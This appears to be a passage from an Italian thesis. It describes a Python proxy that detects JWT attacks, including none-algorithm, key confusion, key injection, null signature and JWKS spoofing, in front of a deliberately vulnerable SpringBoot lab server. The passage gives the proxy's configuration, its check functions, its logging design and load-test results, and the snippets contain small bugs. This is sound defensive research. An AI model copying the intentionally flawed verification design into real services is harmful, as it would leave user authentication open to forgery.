


Figura 5.15: Configurazione del sistema integrando la soluzione NEPTUNUM

noto che il sistema risulta scalabile con l'inserimento di un bilanciatore di carico. Ovviamente il traffico sarà inviato su diversi proxy, dove è installato lo stesso script che condivide il db dei dati. Questo dovrebbe essere fatto per evitare dei colli di bottiglia che comprometterebbero le prestazioni del sistema.

Nei successivi paragrafi si vedrà più nel dettaglio il funzionamento del modulo *Tridentis*.

5.2.1 Configurazione del laboratorio

Client

Si è sviluppata un pannello di controllo in Angular 5.16 per poter rendere semplice l'interfacciamento con la logica di business del back-end. Questa applicazione si basa su un container che comprende alcuni bottoni che permettono di richiamare le API con le varie vulnerabilità introdotte nel capitolo 4.

Server

Si è scritta un'applicazione in Java utilizzando il framework SpringBoot che espone dei servizi che presentano delle vulnerabilità nel processo di verifica del token JWT. Se ne discuterà meglio nel capitolo 6




Figura 5.16: Dashboard client

Autenticazione

Si affida l'autenticazione degli utenti a un servizio esterno che si chiama Keycloack, perfettamente integrabile sia con Angular che con SpringBoot. Keycloack è un gestore open source di identità e accessi. Nel caso in studio Keycloack è stato configurato come un provider OpenID Connect che fornisce all'utente, precedentemente registrato, un JWT, necessario per l'interfacciamento con le API esposte sul Server. Per necessità di testare tutte le vulnerabilità si è optato per un JWT con algoritmo di firma di tipo RS256 con scadenza un ora dopo che è stato creato. La chiave pubblica per verificare il JWT è messa ancora una volta a disposizione da Keycloack, all'indirizzo:

https://auth.apeironlab.tech/auth/realms/SpringBootKeycloak/protocol/openid-connect/certs

Tale servizio restituisce i vari certificati utilizzati da Keycloak in formato JSON identificabili attraverso la claim *kid*.

Neptunum Log Data Base

L'approccio scelto è quello di utilizzare un DB relazionale. In questo caso specifico è stato costruito un DB Postgres, comunque rimpiazzabile con qualsiasi altro tipo di DB relazionale. La struttura di questo DB è davvero semplice, si basa su due tabelle di log:

1. ***nept_jwt_log***: registra i JWT attualmente attivi. Ogni 5 minuti i token scaduti vengono ripuliti, per non gravare sullo spazio di archiviazione.
2. ***nept_jwt_comp***: registra gli attacchi e i JWT compromessi.




Figura 5.17: Diagramma ER del DB di Neptunum

Proxy server

Sul server proxy è installato uno script in Python, che, dato il traffico in ingresso, lo analizza e lo inoltra al server, successivamente, ottenuta la risposta la invierà indietro al client. Nei prossimi paragrafi si vedrà nel dettaglio il funzionamento di questo script.

5.2.2 Configurazione del sistema

Come è stato detto in precedenza, *Tridentis* è configurabile. Anche per questo modulo è stato istituito un file nominato `config.ini`, dove sono presenti tutti i parametri per integrare *Tridentis* all'applicazione del cliente. I parametri comprendono:

- ***hostname***: nome del server a cui reindirizzare le chiamate.
- ***port***: porta del server, se necessaria.
- ***protocol***: protocollo di comunicazione web utilizzato [http/https].
- ***proxy_address***: hostname del server proxy.
- ***proxy_port***: porta del server proxy.
- ***jwt_header_label***: label che individua il JWT di autorizzazione all'interno degli header della chiamata.
- ***skip_none***: se **True** il controllo dell'attacco di None Hash Algorithm viene saltato.
- ***skip_confusion***: se **True** il controllo dell'attacco di Key Confusion viene saltato.
- ***skip_key_injection***: se **True** il controllo dell'attacco di Key Injection viene saltato.
- ***skip_null_sig***: se **True** il controllo dell'attacco di Null Signature viene saltato.
- ***skip_jwks_spoof***: se **True** il controllo dell'attacco di JWKs Spoofing viene saltato.
- ***allowed_jwt_algs***: algoritmi di firma permessi. Se più di uno, deve essere inseriti divisi da una virgola.
- ***allow_jku_claim***: se **True** è permesso l'utilizzo della claim **jku**.
- ***allow_x5u_claim***: se **True** è permesso l'utilizzo della claim **x5u**.
- ***allow_jwk_claim***: se **True** è permesso l'utilizzo della claim **jwk** .
- ***trusted_cert_root***: se una delle claim **jku** e **x5u** è permessa, è possibile inserire qui, la trusted root dove scaricare il certificato oppure il file jkws.

La compilazione di questo file, presume che si sappiano gli estremi del JWT utilizzato dal sistema in esame. Nel caso preso in considerazione si usa un JWT con algoritmo di firma **RS256** che non prevede l'utilizzo delle claim **jku**, **x5u** e **jwk**. Inoltre dall'analisi del modulo *Hide & Seek* si evince che, tutti gli attacchi hanno avuto successo. Quindi se si vuole proteggere l'applicazione, bisogna utilizzare il seguente file di configurazione 5.18.

5.2.3 Protezione dagli attacchi

Quando arriva una chiamata viene individuato il JWT all'interno degli header attraverso il parametro **jwt_header_label**. Viene così inizializzata una struttura dati che rileva tutti gli estremi del token.

Il frammento di codice 5.19 riporta l'inizializzazione della struttura dati che rappresenta il JWT all'interno dello script. Nello specifico vengono estratti:

```
hostname:localhost
port:9000
protocol:http
proxy_address:127.0.0.1
proxy_port:8000
jwt_header_label:Authorization
skip_none:False
skip_confusion:False
skip_key_injection:False
skip_null_sig:False
skip_jwks_spoof:False
skip_weak_pass: True
allowed_jwt_algs: RS256
allow_jku_claim:False
allow_x5u_claim:False
allow_jwk_claim:False
#trusted_cert_root:
```

Figura 5.18: Esempio di file di configurazione di *Tridentis*.

- ***decoded_header***: rappresenta l'header decodificato. È un dict in modo da poter accedere facilmente alle informazioni presenti in esso.
- ***decoded_payload***: rappresenta il payload decodificato. È un dict anchàesso in modo da accedere in maniera semplice alle claim.
- ***alg***: algoritmo di firma.
- ***exp***: è la data di scadenza del token, se non viene trovato sarà inserita la data del 31/12/2999.
- ***num_field***: è il numero di parti da cui è composto il token. Generalmente 3 (header + payload + firma) ma è possibile anche che sia composto di 2 parti (header + payload).

Successivamente vengono effettuati i controlli per verificare che il token non sia compromesso. Questi sono semplici in modo da non impattare troppo sul carico di lavoro. Su un unico proxy possono convivere più chiamate da analizzare. Più i controlli sono semplici, più sono veloci e di conseguenza la soluzione è meno impattante sul sistema preesistente.

Protezione contro l'attacco di None Hash Algorithm

Presupponendo che il sistema non utilizzi dei token di autorizzazione senza firma, in quanto inutili allo scopo preposto, se il token incluso nella chiamata non utilizza un algoritmo di firma, la chiamata è automaticamente rigettata. Il controllo 5.20 è pertanto banale e si basa nel capire se il parametro ***alg*** è valorizzato o meno con ***"none"***.

Protezione contro l'attacco di Null Signature

Per considerazioni simili a quelle del controllo per il None Hash Algotrithm, un token che non presenta una firma, è pressoché inutile. Quindi per evitare questo attacco, è necessario che il JWT sia composto da tutte le sue parti: header, payload e firma. È infatti per questa motivazione che in fase di inizializzazione della struttura dati, si è recuperato il numero di parti da cui è formato il token. Pertanto, anche in questo caso il controllo diventa banale e si basa semplicemente sull'imporre il numero di parti da cui è composto il token pari a tre.

```
def __init__(self, jwt):
    jwt = jwt.replace('Bearer', "").strip()
    if self.separator not in jwt:
        jwt = base64.urlsafe_b64decode(jwt)

    jwt_fields = jwt.split(self.separator)

    if len(jwt_fields) < 2:
        raise Exception('Invalid JWT')

    self.decoded_header = json.loads(base64.urlsafe_b64decode(jwt_fields[0]
                                + ('=' * (4 - len(jwt_fields[0]) \% 4)))
                                .decode()
                                .replace("'", '"')
                                .encode())
    self.decoded_payload = json.loads(base64.urlsafe_b64decode(jwt_fields[1]
                                + ('=' * (4 - len(jwt_fields[1]) \% 4)))
                                .decode()
                                .replace("'", '"')
                                .encode())
    self.alg = self.decoded_header.get('alg')
    self.exp = (self.decoded_payload.get('exp')
                     if self.decoded_payload.get('exp') is not None else
                     self.decoded_header.get('exp'))
    if self.exp is not None:
        if len(str(self.exp)) > 10:
            self.exp = (self.exp /
                 pow(10, (len(str(self.exp)) - 10)))

        self.exp = datetime.fromtimestamp(self.exp + 0.000001)
    else:
        self.exp = (datetime.fromtimestamp(32503679999 /
                      pow(10, (len(str(self.exp)) - 10))))

    self.num_field = len(jwt_fields)
```

Figura 5.19: Inizializzazione della struttura dati che rappresenta il JWT.

```
def alg_is_none(self):
    return self.alg == 'none'
```

Figura 5.20: Controllo per JWT che potrebbero rappresentare un attacco di tipo none hash algorithm.

Protezione contro l'attacco di Key Confusion

Aver imposto gli algoritmi di firma utilizzati per firmare il token all'interno del file di configurazione, ha lo scopo di evitare l'attacco di Key Confusion. Infatti, come discusso ampiamente nel capitolo 4, questo attacco si basa sul modificare l'algoritmo di firma asimmetrico in uno simmetrico in modo da soggiogare il validatore del JWT, verificandolo attraverso la chiave pubblica. Impostando una serie di algoritmi permessi, si evita facilmente questa possibilità. Quindi se viene individuato un algoritmo differente da quelli in configurazione, la chiamata viene rigettata e non inoltrata al server. Ancora una volta il controllo 5.21 che viene effettuato è davvero semplice.

Basta capire se il valore del parametro ***alg*** è compreso nella lista ***allowed_jwt_algs***.

```
def is_allowed_alg(self, allowed_algs):
    return self.alg in allowed_algs
```

Figura 5.21: Controllo per JWT che potrebbero rappresentare un attacco di tipo key confusion.

Protezione contro l'attacco di Key Injection

Più complicato, invece, risulta proteggersi contro l'attacco di Key Injection. Il Key Injection si basa sull'iniettare la chiave pubblica direttamente all'interno dell'header con la claim ***jwk***. Quindi si apre alla possibilità di firmare con una nuova chiave privata e successivamente porre nell'header la chiave pubblica associata. Il problema nasce nel momento in cui il token utilizzato dal sistema prevede già l'utilizzo di questa claim, ma le applicazioni che effettivamente fanno utilizzo di questo formato di token sono davvero poche ed il server si occupa di tenere traccia delle chiavi valide. Pertanto, l'unica cosa che si può fare in caso sia presente questa vulnerabilità in sistemi che non utilizzano il formato di JWT appena descritto, è quello di esplicitare che all'interno dell'header non è possibile utilizzare questa claim. Quindi il controllo 5.22 si baserà sul ricercare la claim all'interno dell'header, se viene trovata, il JWT non risulterà valido e pertanto la chiamata rigettata.

```
def use_jwk(self):
    return self.decoded_header.get('jwk') is not None
```

Figura 5.22: Controllo per JWT che potrebbero rappresentare un attacco di tipo key injection.

Protezione contro l'attacco di JWKS Spoofing

Molto simile all'attacco di Key Injection, il JWKS Spoofing si basa sul modificare l'url presso il quale prelevare o il certificato *X509* o il file *jwks.json* che rappresentano le chiavi pubblica con le quali verificare il token. Modificando questo indirizzo con uno malevolo è possibile soggiogare il validatore per validare il JWT attraverso una chiave pubblica scelta dall'attaccante associata alla chiave utilizzata per firmare il token. Ciò porta a validare in maniera positiva il token. In questo caso le claim attaccabili sono due: ***x5u*** e ***jku***. Anche qui, i sistemi che utilizzano questo formato di token sono pochi e generalmente il server si occupa di tenere traccia dei repoitory validi, quindi il controllo di tale vulnerabilità è rimandato direttamente al server. Ma in sistemi che non prevedono l'utilizzo di queste claim, potrebbe presentarsi in ugual modo questa vulnerabilità. Per evitare l'attacco, bisogna esplicitare che il JWT del sistema non utilizza queste claim all'interno del file di configurazione. Se invece vi è la possibilità di una di queste claim e l'endpoint del certificato è uno solo, è possibile inserirlo all'interno del parametro ***trusted_cert_root*** in modo da effettuare un controllo preliminare e filtrare le chiamate a priori che non rispettano questo indirizzo.

Token scaduti

Infine è stato aggiunto un ultimo controllo per verificare se il token sia scaduto o meno. Teoricamente, ad oggi, nessuna libreria standard soffre di questa mancanza, ma, aggiungendo questo controllo, è possibile identificare un attacco prematuramente.

Tutti questi controlli sono opzionali ed è possibile attivarli attraverso la configurazione in base alle vulnerabilità di cui soffre il sistema. Di seguito viene esplicitato il flusso dei controlli 5.23 che

vengono eseguiti. Da notare che non appena viene evidenziato un attacco la funzione ritorna, in modo da diminuire il tempo di verifica e ottimizzare il sistema. Il valore di ritorno è una tupla che comprende:

- Risultato della validazione
- Messaggio specifico del risultato della validazione
- Codice della vulnerabilità individuata, se -1 il token è valido

```
def attacks_check(self, config):
    if self.is_expired():
        return (False, "Token is expired",
                    nept_log_comp.TOKEN_EXPIRATION)

    if not config.skip_none and self.alg_is_none():
        return (False, "Possible none hash algorithm attack",
                    nept_log_comp.NONE_HASH_ALG_ATTACK)

    if (not config.skip_confusion and
        not self.is_allowed_alg(config.allowed_jwt_algs)):
        return (False, "Possible key confusion attack",
                    nept_log_comp.KEY_CONFUSION_ATTACK)

    if not config.skip_key_injection:
        if not config.allow_jwk_claim and self.use_jwk():
            return (False, "Possible key injection attack",
                        nept_log_comp.KEY_INJECTION_ATTACK)

    if not config.skip_null_sig and self.num_field < 3:
        return (False, "Possible null signature attack",
                    nept_log_comp.NULL_SIGNATURE_ATTACK)

    if not config.skip_jwks_spoof:
        if not config.allow_jku_claim and self.use_jku():
            return (False, "Possible JWKS Spoofing attack",
                        nept_log_comp.JWKS_SPOOFING_ATTACK)
        if not config.allow_x5u_claim and self.use_x5u():
            return (False, "Possible JWKS Spoofing attack",
                        nept_log_comp.JWKS_SPOOFING_ATTACK)
        if self.use_jks() and not
            self.is_trusted_jku(config.trusted_cert_root):
            return (False, "Possible JWKS Spoofing attack",
                        nept_log_comp.JWKS_SPOOFING_ATTACK)
        if self.use_x5u() and not
            self.is_trusted_x5u(config.trusted_cert_root):
            return (False, "Possible JWKS Spoofing attack",
                        nept_log_comp.JWKS_SPOOFING_ATTACK)

    return True, "Everything OK", -1
```

Figura 5.23: Flusso dei controlli a cui è sottoposto il JWT.

La rilevazione di questo tipo di attacchi non è bloccante. E le chiamate con il token originale saranno comunque autorizzare. Invece, per quanto riguarda le chiamate che utilizzano il token modificato vengono scartate restituendo un errore 401 Unauthorized. Viene comunque registrata la compromissione.

5.2.4 Protezione dal JWT Spoofing

Un metodo semplice per individuare la compromissione di un token per JWT Spoofing è quella di identificare il mittente della chiamata. Un pacchetto di tipo http è formato da diversi livelli, tra cui quello internet dove sono contenuti gli indirizzi IP del mittente e del destinatario. Utilizzeremo proprio l'indirizzo del mittente della chiamata per identificare l'utente che sta utilizzando il sistema. Ma c'è una considerazione da fare. È pur vero che l'indirizzo IP è mutevole, ma nel contesto di utilizzo delle applicazioni web si presuppone che l'utente:

1. Entri nella pagina
2. Faccia le operazioni interessate
3. Chiuda la connessione

Pertanto, dato che l'indirizzo IP viene assegnato al dispositivo nel momento che si collega alla rete e raramente avvengono dei ricalcoli con conseguenti riassegnazioni, possiamo dire che il soggetto può essere identificato attraverso quest'ultimo. Inoltre, nelle reti non è inusuale che lo stesso indirizzo IP, se libero, venga riassegnato sempre allo stesso dispositivo anche alle successive connessioni in rete. Fatte queste premesse è possibile affermare che se si ricevono 2 chiamate con lo stesso token, ma mittenti differenti, questi potrebbe essere stato compromesso. Ed è per questo che si tiene un log di tutti i token attivi (non scaduti) del sistema. Quando una chiamata viene intercettata dal proxy, dopo un primo controllo che verifica se il token sia stato manomesso, viene controllata l'esistenza del JWT all'interno del database. Se questi non esiste, viene inserita in tabella una nuova riga contenente le informazioni utili per i successivi controlli, che sono, come è stato anticipato nel sottoparagrafo 5.2.1 sono:

- ***jwt_hash***: l'hash del token. Il token JWT viene salvato attraverso il suo hash in modo che esso abbia una lunghezza fissa. Infatti, per natura, il JWT non ha una lunghezza prefissata, pertanto potrebbe eccedere dalla grandezza preimpostata dell'attributo all'interno del DB. In questo caso si utilizza lo SHA256
- ***status***: rappresenta lo stato del token. I valori possibili sono:
  - 0: il token è valido. Al nuovo inserimento il token è inserito con questo stato.
  - -1: il token è compromesso. La compromissione è stata appena rilevata.
  - -2: il token è compromesso. La compromissione è già stata rilevata in precedenza.
- ***exp_date***: data di scadenza del token. Viene salvata in modo da cancellare il token alla scadenza di quest'ultimo. Infatti esiste una callback che viene attivata ogni 300 secondi che, confrontando questa data con quella rilevata al momento, cancella i record che contengono token scaduti. Essendo che, viene fatto un controllo iniziale sull'uso dei token scaduti, scartando le chiamate che li utilizzano, la cancellazione di queste righe non comporta l'introduzione di alcuna vulnerabilità.
- ***source***: indirizzo del mittente.

La chiamata di salvataggio in tabella è asincrona in modo da non gravare sul tempo impiegato per effettuare i vari controlli.

Quando viene rilevata una compromissione, cioè il mittente della chiamata è diverso da quello in tabella viene modificato lo stato del token nella tabella *"nept_log_jwt"* portandolo a -1. Questa operazione viene fatta soltanto se lo stato precedente era 0. Quindi lo stato -2 è fittizio, e non lo si troverà mai in tabella, viene gestito da codice e rappresenta una nuova compromissione di un token già compromesso. In caso di stato -2 viene solo registrata la nuova compromissione e non aggiornato lo stato.

La rilevazione di un JWT Spoofing è bloccante, ciò significa che se viene registrata tale compromissione, nessuna chiamata sarà autorizzata con quel token, né da parte dell'utente, né da parte dell'attaccante. Perciò sarà compito dell'utente riautenticarsi, in modo da ottenere un nuovo token, se necessario.

5.2.5 Registro delle compromissioni

Si registra dunque la compromissione nella tabella *"nept_log_comp"*. I dati riportati in tabella sono i seguenti:

- ***jwt_hash***: identifica il token per possibili controlli successivi, quali il calcolo delle statistiche di uno specifico JWT
- ***jwt***: il JWT, compresso in modo da occupare meno spazio possibile e salvato come array di byte
- ***type***: tipo di compromissione rilevata. I valori possibili sono:
  - TOKEN_EXPIRATION = 0
  - NONE_HASH_ALG_ATTACK = 1
  - KEY_CONFUSION_ATTACK = 2
  - KEY_INJECTION_ATTACK = 3
  - NULL_SIGNATURE_ATTACK = 4
  - JWKS_SPOOFING_ATTACK = 5
  - JWT_SPOOFING_ATTACK = 6
  - GENERIC = 7
- ***source***: Mittente della chiamata
- ***data_reg***: Data di registrazione dell'attacco. Salvata sempre a livello statistico e di report delle informazioni.

  Anche questo salvataggio è effettuato in maniera asincrona, in modo da non gravare sul tempo di computazione.

5.2.6 Log del proxy

Tridentis dispone anche di un comando per produrre i file di log del server proxy. Il comando è il seguente:

python tridentis_rep [opzioni]

Dove le opzioni disponibili sono le seguenti:

- ***-log***: Genera il report dei JWT attualmente attivi.
- ***-comp***: Genera un report sui JWT compromessi.
- ***-f [filename]***: Specifica il nome del file di output del report. Se non specificato, verrà utilizzato stdout.
- ***-dtini [data]***: Specifica la data iniziale per filtrare i risultati del report dei JWT compromessi (formato: YYYY-MM-DD).
- ***-dtfin [data]***: Specifica la data finale per filtrare i risultati del report dei JWT compromessi (formato: YYYY-MM-DD).
- ***-dt [data]***: Specifica una data specifica per filtrare i risultati del report dei JWT compromessi (formato: YYYY-MM-DD).
- ***-t [tipo]***: Specifica il tipo di compromissione (solo con -comp).
- ***-st [stato]***: Specifica lo stato attuale del JWT (solo con -log). Valori: 0 (validi), -1 (compromessi).

Seguono alcuni esempi:

- ***python tridentis_rep -log*** Genera il report dei JWT che sono transitati dal proxy che non sono scaduti. Sia quelli validi che quelli compromessi.
- ***python tridentis_rep -log -st -1*** Genera il report dei JWT compromessi che sono transitati dal proxy che non sono scaduti.
- ***python tridentis_rep -comp -t 1 -dtini 2024-01-01 -dtfin 2024-01-31*** Genera il report delle compromissioni di tipo non hash algorithm di attacchi che sono avvenuti nel corso dell'anno 2024.
- ***python tridentis_rep -comp -dt 2024-01-01*** Genera il report di tutte le compromissioni avvenute nel giorno 01/01/2024.
- ***python tridentis_rep -comp -dtini 2024-01-01*** Genera il report di tutte le compromissioni avvenute dal 01/01/2024.
- ***python tridentis_rep -comp -dtfin 2024-01-01*** Genera il report di tutte le compromissioni avvenute fino 01/01/2024.

Capitolo 6

Risultati

Entrambi i moduli sono stati sottoposti a diversi test, sia che misurano le funzionalità sia le performace.

Per poter testare agevolmente tutte le vulnerabilità, è stata costruita una logica business che espone alcune API REST che le presentano tutte. I servizi esposti sono i seguenti:

- ***"/api/vulnerableNoneHashAlg"***: espone un servizio vulnerabile all'attacco di Non Hash Algorithm;
- ***"/api/vulnerableKeyConfusion"***: espone un servizio vulnerabile all'attacco di Key Confusion;
- ***"/api/vulnerableKeyInjection"***: espone un servizio vulnerabile all'attacco di Key Injection;
- ***"/api/vulnerableJWKSSpoofing"***: espone un servizio vulnerabile all'attacco di JWKs Spoofing;
- ***"/api/vulnerableNullSign"***: espone un servizio vulnerabile all'attacco di Null Signature;
- ***"/api/allVulns"***: espone un servizio vulnerabile a tutti gli attacchi sopracitati.

Per comodità sono stati esposti anche altri due servizi:

- ***"/malicious/x509"***: ritorna il certificato in formato x509
- ***"/malicious/pubKey"***: ritorna al chiave pubblica del certificato sopracitato

Questi due servizi sono stati creati per effettuare l'attacco di tipo JWKS Spoofing. In condizioni reali, queste due chiamate risiederebbero, altrove, per esempio su un server creato da chi sta facendo l'attacco.

Il JWT preso in esame, è stato generato attraverso il framework Keycloack che permette di integrare l'autenticazione in maniera semplice sia per la dashboard Angular che è stata creata sia per il server. Tale token ha le seguenti caratteristiche:

- Algoritmo di firma: RS256
- Validazione: Keycloack permette di recuperare la chiave pubblica per validare il JWT attraverso il servizio:

  `/auth/realms/SpringBootKeycloak/protocol/openid-connect/certs`

  Non sono comunque utilizzate le claim ***jku***, ***x5u*** e ***jks***;

- Scadenza: la data di scadenza del token è stata impostata a 10 ore dalla generazione, in modo che, durante i test, non ci sia la necessità di generarne sempre di nuovi.

Dapprima si è simulato il sistema senza collegamento al modulo *Tridentis*. Attivando il modulo *Hide & Seek* e navigando normalmente nella dashboard. Come output 6.1 del modulo *Hide & Seek* avremo un report che indicherà le vulnerabilità rilevate e le specifiche per riproporre gli attacchi manualmente. Nello specifico, il report indicherà i token con i quali sono stati effettuati gli attacchi. Essendo lo script del server, scritto appositamente in tal modo, saranno rilevate tutte le vulnerabilità. Successivamente, è stato riproposto lo stesso test, ma, questa volta, collegando il modulo *Tridentis*. Con il proxy attivo, il modulo *Hide & Seek* produce il risultato in figura 6.2. Come si può notare, utilizzando il modulo *Tridentis*, tutti gli attacchi sono stati evitati e il server, nonostante sia vulnerabile, risulta protetto.

Per testare le funzionalità e le prestazioni del modulo *Tridentis*, ci si è affidati all'applicativo ***Postman***, un ambiente di sviluppo API completo che, tra le sue tante funzionalità, comprende anche quella di effettuare diversi tipi di test. Sono state create due collezioni di richieste: una che punta direttamente al server senza passare dal proxy, l'altra che integra il modulo *Tridentis*. Per ogni collezione sono state crete diverse richieste all'API del server:

`/api/allVulns`

Le richieste sono:

- ***allVulns_ok***: comprende tra gli header il JWT originale e valido;
- ***allVulns_noneHash***: comprende tra gli header il JWT necessario per effettuare un attacco di *None Hash Algorithm*
- ***allVulns_keyconf***: comprende tra gli header il JWT necessario per effettuare un attacco di *Key Confusion*
- ***allVulns_keyinj***: comprende tra gli header il JWT necessario per effettuare un attacco di *Key Injection*
- ***allVulns_nullsig***: comprende tra gli header il JWT necessario per effettuare un attacco di *Null Signature*
- ***allVulns_jwksspoof***: comprende tra gli header il JWT necessario per effettuare un attacco di *JWKS Spoofing*

Da ricordare inoltre, che il controllo per l'attacco di *JWT Spoofing* risulta sempre attivo, qualsiasi configurazione abbia il sistema.

Sono stati costruiti tre tipi di test differenti:

- ***Test di funzionalità***: vi si testa se la soluzione, in confronto al sistema senza protezione evita gli attacchi;
- ***Test di durata***: vi si confronta la durata media delle chiamate con o senza la soluzione;
- ***Test di prestazione***: vi si confronta il numero di richieste al secondo che sono elaborate con e senza soluzione. Il numero delle richieste elaborate risulta essere inversamente proporzionale alla durata media della chiamata. Il risultato atteso è ovviamente un incremento della durata della richiesta, e questo comporterà una diminuzione delle richieste che l'applicativo riesce ad elaborare, rispetto al sistema che non utilizza *Tridentis*.

Per ogni test sono stati poi definiti 3 ambienti con i seguenti parametri:

- Il primo ambiente, Test#1, è vulnerabile a tutti gli attacchi, però vi sono effettuate solo chiamate con token valido. Ciò comporta che nel file di configurazione di *Tridentis* tutti i controlli sono attivi, perciò il carico di lavoro per singola chiamata è massimo.

- Il secondo ambiente, Test#2, è sempre vulnerabile a tutti gli attacchi, ma vengono effettuate chiamate con token malevoli. Il rapporto tra chiamate valide e non valide è 1/5. Pertanto tutti i controlli sono attivi, il carico di lavoro è massimo, e devono essere visibili delle chiamate che ritornano un errore.
- Il terzo ambiente, Test#3, rappresenta un caso reale. Non tutti i controlli sono attivi, ma solo due: uno per intercettare attacchi di tipo *Key Injection* e l'altro per *JWKS Spoofing*. Il rapporto tra chiamate valide e non valide è di 3/2.

6.1 Test#1

La prima serie di test è stata effettuata per poter capire se Tridentis processa in maniera corretta il traffico ordinario e raccogliere i dati sulla durata media delle chiamate. Infatti viene chiamata la richiesta `allVulns_ok` dove all'interno degli header è contenuto il token originale. Sono istituiti 100 utenti virtuali che richiamano contemporaneamente il servizio per una durata di 5 minuti [Tabella 6.1]. Ci si aspetta che nessuna chiamata vada in errore.

chiamata	*Num*	*Utenti virtuali*	*durata* [min]
`allVulns_ok`	1	100	5
`allVulns_noneHash`	0	-	-
`allVulns_keyconf`	0	-	-
`allVulns_keyinj`	0	-	-
`allVulns_nullsig`	0	-	-
`allVulns_jwksspoof`	0	-	-

Tabella 6.1: Parametri del Test#1.

Il proxy è stato configurato per effettuare tutti i controlli possibili, in quanto, attraverso il modulo *Hide & Seek* si è rilevato che il server è vulnerabile a tutti i tipi di attacchi. La configurazione è stata fatta in questo modo proprio per far impiegare al proxy il tempo massimo, in quanto, per stabilire se la chiamata è valida deve passare prima per tutti i controlli.

In primo luogo è stato effettuato il test con *Tridentis* spento in modo da poter reperire i parametri di confronto [tabella 6.2] .

Richiesta	*Richieste totali*	*Richieste al secondo*	*Min* [ms]	*Media* [ms]	*90th* [ms]	*Max* [ms]	*Errore* [%]
`allVulns_ok`	10644	33,27	140	1420	3270	27403	0

Tabella 6.2: Risultati Test#1 senza l'utilizzo di *Tridentis*.

Successivamente lo stesso test è stato riproposto integrando *Tridentis* per il quale vengono forniti i dati in tabella 6.3.

Dal confronto dei dati prodotti si deducono le seguenti informazioni:

- ***Durata media***: Da quello che si può osservare dai dati rilevati è che la durata media della chiamata con l'utilizzo del modulo *Tridentis* è maggiorata, rispetto quella senza, di soli 115 ms, avendo un aumento percentuale medio del 8%. Dal grafico 6.3 Si può evincere che, seppur con chiamate di durata maggiore, *Tridentis* rispetta lo stesso pattern di esecuzione con il quale il sistema rispondeva senza l'utilizzo del proxy;
- ***Percentuale di errore***: come si può notare dal grafico 6.4 sia il test con *Tridentis* che quello senza hanno prodotto una percentuale di errore pari allo 0%. Ciò riporta allo scopo del test, l'ipotesi che *Tridentis* non producesse alcuna chiamata di errore è stata soddisfatta;

Richiesta	*Richieste totali*	*Richieste al secondo*	*Min* [ms]	*Media* [ms]	*90th* [ms]	*Max* [ms]	*Errore* [%]
`allVulns_ok`	9642	29,76	166	1534	3286	9038	0

Tabella 6.3: Risultati Test#1 con l'utilizzo di *Tridentis*.

- ***Prestazioni del sistema***: Come mostrano i dati, in media vengono elaborate 3 richieste al secondo in meno rispetto al test dove non è attivo *Tridentis*, per un totale di circa 1000 richieste di differenza. Questo lo si può notare anche dal grafico 6.5, dove la curva che rappresenta il test con *Tridentis* integrato, è sempre al di sotto della curva delle prestazioni del sistema non protetto.

6.2 Test#2

La seconda serie di test è nata allo scopo contrario del Test#1, adesso si vuole capire, se *Tridentis* riesce ad intercettare tutti gli attacchi e a proteggere il sistema. In questo caso vengono utilizzate tutte le richieste sopra descritte e per ognuna di queste vengono creati 15 utenti virtuali che le richiamano, per un totale di 95 utenti che richiamano contemporaneamente i servizi per una durata di 5 minuti [tabella 6.4]. Questa scelta è stata fatta in modo da conferire al server e al proxy circa lo stesso carico di lavoro del test precedente.

chiamata	*Num*	*Utenti virtuali*	*durata* [min]
`allVulns_ok`	1	15	5
`allVulns_noneHash`	1	15	5
`allVulns_keyconf`	1	15	5
